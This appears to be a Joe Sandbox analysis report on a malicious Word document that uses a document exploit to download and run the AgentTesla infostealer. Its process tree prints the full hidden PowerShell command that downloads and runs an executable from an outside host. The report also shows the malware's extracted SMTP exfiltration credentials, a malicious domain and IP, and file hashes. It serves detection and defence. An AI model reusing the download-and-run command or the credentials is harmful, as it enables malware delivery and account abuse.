ID: 553100
Sample Name: 478644.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:22:19
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 478644.doc

Overview


General Information

Sample Name:	478644.doc
Analysis ID:	553100
MD5:	c0f8f2fc481e9be…
SHA1:	ab1dbe841b083e..
SHA256:	4b0d21f58347c62.
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Yara detected AgentTesla
- Sigma detected: Powershell downloa…
- Document exploit detected (creates …
- Microsoft Office creates scripting files
- Office process drops PE file
- Injects files into Windows application
- Document contains OLE streams wi…
- Bypasses PowerShell execution pol…
- Sigma detected: Change PowerShel…
- Sigma detected: Microsoft Office Pr…
- Sigma detected: PowerShell Downlo…
- Yara detected Costura Assembly Lo…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2724 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - powershell.exe (PID: 2904 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://mitmar-pl.com/okcff.exe','C:\Users\user\AppData\Roaming\okcff.exe');Start-Process 'C:\Users\user\AppData\Roaming\okcff.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - powershell.exe (PID: 1308 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://mitmar-pl.com/okcff.exe','C:\Users\user\AppData\Roaming\okcff.exe');Start-Process 'C:\Users\user\AppData\Roaming\okcff.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - powershell.exe (PID: 292 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://mitmar-pl.com/okcff.exe','C:\Users\user\AppData\Roaming\okcff.exe');Start-Process 'C:\Users\user\AppData\Roaming\okcff.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - okcff.exe (PID: 2656 cmdline: "C:\Users\user\AppData\Roaming\okcff.exe" MD5: E9416A322E9A796D45588BC4FB04CD45)
      - cmd.exe (PID: 2028 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        - timeout.exe (PID: 1972 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
      - cmd.exe (PID: 2104 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        - timeout.exe (PID: 2060 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
      - cmd.exe (PID: 1864 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        - timeout.exe (PID: 2100 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
      - cmd.exe (PID: 1892 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        - timeout.exe (PID: 2780 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
      - cmd.exe (PID: 2712 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        - timeout.exe (PID: 2228 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
      - cmd.exe (PID: 448 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        - timeout.exe (PID: 2632 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
      - cmd.exe (PID: 2792 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        - timeout.exe (PID: 1188 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
      - cmd.exe (PID: 836 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        - timeout.exe (PID: 1308 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
      - cmd.exe (PID: 2424 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        - timeout.exe (PID: 1204 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
      - okcff.exe (PID: 2176 cmdline: C:\Users\user\AppData\Roaming\okcff.exe MD5: E9416A322E9A796D45588BC4FB04CD45)
  - verclsid.exe (PID: 2432 cmdline: "C:\Windows\system32\verclsid.exe" /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5 MD5: 3796AE13F680D9239210513EDA590E86)
  - notepad.exe (PID: 2652 cmdline: C:\Windows\system32\NOTEPAD.EXE" "C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp .ScT MD5: B32189BDFF6E577A92BAA61AD49264E6)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "hisgraceinme@yandex.com",
  "Password": "newyear2022",
  "Host": "smtp.yandex.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000029.00000002.699544517.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000029.00000002.699544517.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000029.00000000.616337144.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000029.00000000.616337144.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000005.00000002.438152998.00000000003A0000.00000004.00000020.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x325b:$sb1: -W Hidden • 0x324b:$sc1: -NoP • 0x3255:$sd1: -NonI • 0x3265:$se3: -ExecutionPolicy bypass • 0x3250:$sf1: -sta
Click to see the 24 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
41.0.okcff.exe.400000.9.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
41.0.okcff.exe.400000.9.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
41.0.okcff.exe.400000.13.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
41.0.okcff.exe.400000.13.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
9.2.okcff.exe.3605ff0.7.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 26 entries				

Sigma Overview

System Summary:

Sigma detected: Change PowerShell Policies to a Unsecure Level

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: PowerShell DownloadFile

Sigma detected: Verclsid.exe Runs COM Object

Sigma detected: PowerShell Download from URL

Sigma detected: Windows Suspicious Use Of Web Request in CommandLine

Sigma detected: Non Interactive PowerShell

Data Obfuscation:

Sigma detected: Powershell download and execute file

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

System Summary:

Microsoft Office creates scripting files

Office process drops PE file

Document contains OLE streams with names of living off the land binaries

Document contains a stream with embedded javascript code

Powershell drops PE file

.NET source code contains very large array initializations

Found suspicious RTF objects

Data Obfuscation:

Yara detected Costura Assembly Loader

Suspicious powershell command line found

Persistence and Installation Behavior:

Tries to download and execute files (via powershell)

Malware Analysis System Evasion:

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects files into Windows application

Bypasses PowerShell execution policy

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 2 1 2	Disable or Modify Tools 1	OS Credential Dumping	File and Directory Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 3	Security Account Manager	Security Software Discovery 2 1 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	Exploitation for Client Execution 3 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 2
Cloud Accounts	Command and Scripting Interpreter 1 1	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Virtualization/Sandbox Evasion 1 3 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	PowerShell 3	Rc.common	Rc.common	Timestomp 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 1 3 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 2 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
478644.doc	41%	Virustotal		Browse
478644.doc	31%	ReversingLabs	Document-Office.Trojan.RTFObfustream	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\okcff[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\okcff.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
41.0.okcff.exe.400000.5.unpack	100%	Avira	TR/Spy.Gen8		Download File
41.0.okcff.exe.400000.7.unpack	100%	Avira	TR/Spy.Gen8		Download File
41.0.okcff.exe.400000.9.unpack	100%	Avira	TR/Spy.Gen8		Download File
41.0.okcff.exe.400000.13.unpack	100%	Avira	TR/Spy.Gen8		Download File
41.0.okcff.exe.400000.11.unpack	100%	Avira	TR/Spy.Gen8		Download File
41.2.okcff.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://httP://mitmar-pl.com/okcff.ex	0%	Avira URL Cloud	safe	
http://mitmar-pl.com/Crkrqdrd.jpegi	0%	Avira URL Cloud	safe	
http://httP://mitmar-pl.com/okcff.exe	0%	Avira URL Cloud	safe	
http://mitmar-pl.com/Crkrqdrd.jpeg	0%	Avira URL Cloud	safe	
http://https://google.comD	0%	Avira URL Cloud	safe	
http://httP://mitmar-pl.com/okcff.exePE	0%	Avira URL Cloud	safe	
http://mitmar-pl.com	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://httP://mitmar-pl.com/ok	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mitmar-pl.com	37.0.9.166	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://mitmar-pl.com/okcff.exe	false		unknown
http://mitmar-pl.com/Crkrqdrd.jpeg	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
37.0.9.166	mitmar-pl.com	Netherlands		198301	WKD-ASIE	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553100
Start date:	14.01.2022
Start time:	10:22:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	478644.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	43
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@53/21@4/1
EGA Information:	• Successful, ratio: 25%
HDC Information:	• Successful, ratio: 0.9% (good quality ratio 0.8%) • Quality average: 64.2% • Quality standard deviation: 30.7%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:22:29	API Interceptor	95x Sleep call for process: powershell.exe modified
10:22:35	API Interceptor	722x Sleep call for process: okcff.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\okcff[1].exe

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	194560
Entropy (8bit):	4.668942832070624
Encrypted:	false
SSDEEP:	1536:QLwio+gEPHeB9PYR0uQ7nXhMM70iOVcse5m6h:rt+gIHeB9PYRnQL6S5
MD5:	E9416A322E9A796D45588BC4FB04CD45
SHA1:	8D261D205C8D34A4A24B713DD6B9585647B8BDEB
SHA-256:	F2DA177AFF59093ABE1D3BC7C1A769BE2701784036C398900A43725D83C9E9A9
SHA-512:	9A1FF2B39DFD93D3B6EAED4685876E8BF877BD1695FDC7095B74ABEADAFBAEE785815FEB75585D31299B3D0A18B5E88890DA942D65F407171C28CAF66655C5AE
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
IE Cache URL:	http://mitmar-pl.com/okcff.exe
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......PE..L....Y................0..T..........Ns... ....@.. ....@......... ..@.................................s..K.......X.................... ....H............text...TS... ...T.................. ..`.rsrc...X............V..............@..@.rel oc....... ....@..B................0s......H........B.../..........Hr..0...........r...p(....(.....(......(.....*..0..Q....... ......$.8......$.E.........................S........ ....c...........^...........7...>...2..................(...................[...........m...8.....8M... ....~_...:....& ....8......(.E........q.......^...8............io....8......./(....:8... ....8......,.....(....(.....* ....~h...9....& ....8...../(....t......8....(.....*(...... ....~....9]...&

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\570DA74A.wmf

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - Map - RLE 1569 x 65536 x 0 +2 "\005"
Category:	dropped
Size (bytes):	3712
Entropy (8bit):	5.036435545575714
Encrypted:	false
SSDEEP:	96:Gk7Hgwj+mbYf3LSrhlOs0f5aSdHn63Dx3:Gk7Awam8fI4s0f5ap3
MD5:	F238B72FF240B9EA28769FFFB0C11843
SHA1:	54EDB9197B4A4C9C3CFFF894A83174DD17DDA9D2
SHA-256:	A37AE38F17314E0B3C0967F597285E9EC9CA175B6DC223ECF76BC6CE79586E05
SHA-512:	4AA9A9EF5432C866F996679D58358CC02DF2CF07346AA030E643EB70258957058EBE10E0EF7CA7E6B41DECE1C99539B738864A24D9DD118E60206263C17620DI
Malicious:	false
Preview:	......@.....!.....................5..........................Segoe UI....C.-.....@..........R....-..........................A..... . ...:.(... ...@.. ....?.........!...A.F.f. . ...:.(... ... .G .>..:..9..8..8..8..9..:.i2........K..S(.O$.N!.N!.N!.N!.N".M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".N".M" .M".O$.S).O".......l

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7CE2D32D.png

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	370 sysV pure executable
Category:	dropped
Size (bytes):	262160
Entropy (8bit):	0.05136362991589137
Encrypted:	false
SSDEEP:	48:YpVMBmYIjDBgdEJdOcfd/Xdd/u9N7zGkqfoQ6eI:Yp/zb+HGffFE
MD5:	A8A92E1C3D97E40596840C5045F94F67
SHA1:	B2B4FB6D579C92F649582F63CC89D7B190AD8025
SHA-256:	2C26843633ABB38F10B1D93AF2D96AC746C7C060EF69E06B113707F3F7FE8E74
SHA-512:	048BAC628842FFEB7A9D218F3E680D38267A3FADA8DFED6DE1C60FA4F7D3BF7B8FA2681D0393D6A7520AE1F594E9649B470550B4344082B3FCDA62AF6A82E11 2
Malicious:	false
Preview:	X.........E.....W.i.n.d.o.w.s.\.S.y.s.t.e.m.3.2.\.W.b.e.m.;.C.:.\.W.i.n.d.o.w.s.\.S.y.s.t.e.m.3.2.\.W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l.\.v.1...0.\...P.A.T.H.E.X.T.=...C.O.M.;...E.X. E.;...B.A.T.;...C.M.D.;...V.B.S.;...V.B.E.;...J.S.;...J.S.E.;...W.S.F.;...W.S.H.;...M.S.C...P.R.O.C.E.S.S.O.R._.A.R.C.H.I.T.E.C.T.U.R.E.=.A.M.D.6.4...P.R.O.C.E.S.S.O.R._. I.D.E.N.T.I.F.I.E.R.=.I.n.t.e.l.6.4. .F.a.m.i.l.y. .6. .M.o.d.e.l. .8.5. .S.t.e.p.p.i.n.g. .7.,. .G.e.n.u.i.n.e.I.n.t.e.l...P.R.O.C.E.S.S.O.R._.L.E.V.E.L.=.6...P.R.O.C.E.S.S.O.R._. R.E.V.I.S.I.O.N.=.5.5.0.7...P.r.o.g.r.a.m.D.a.t.a.=.C.:.\.P.r.o.g.r.a.m.D.a.t.a...P.r.o.g.r.a.m.F.i.l.e.s.=.C.:.\.P.r.o.g.r.a.m. 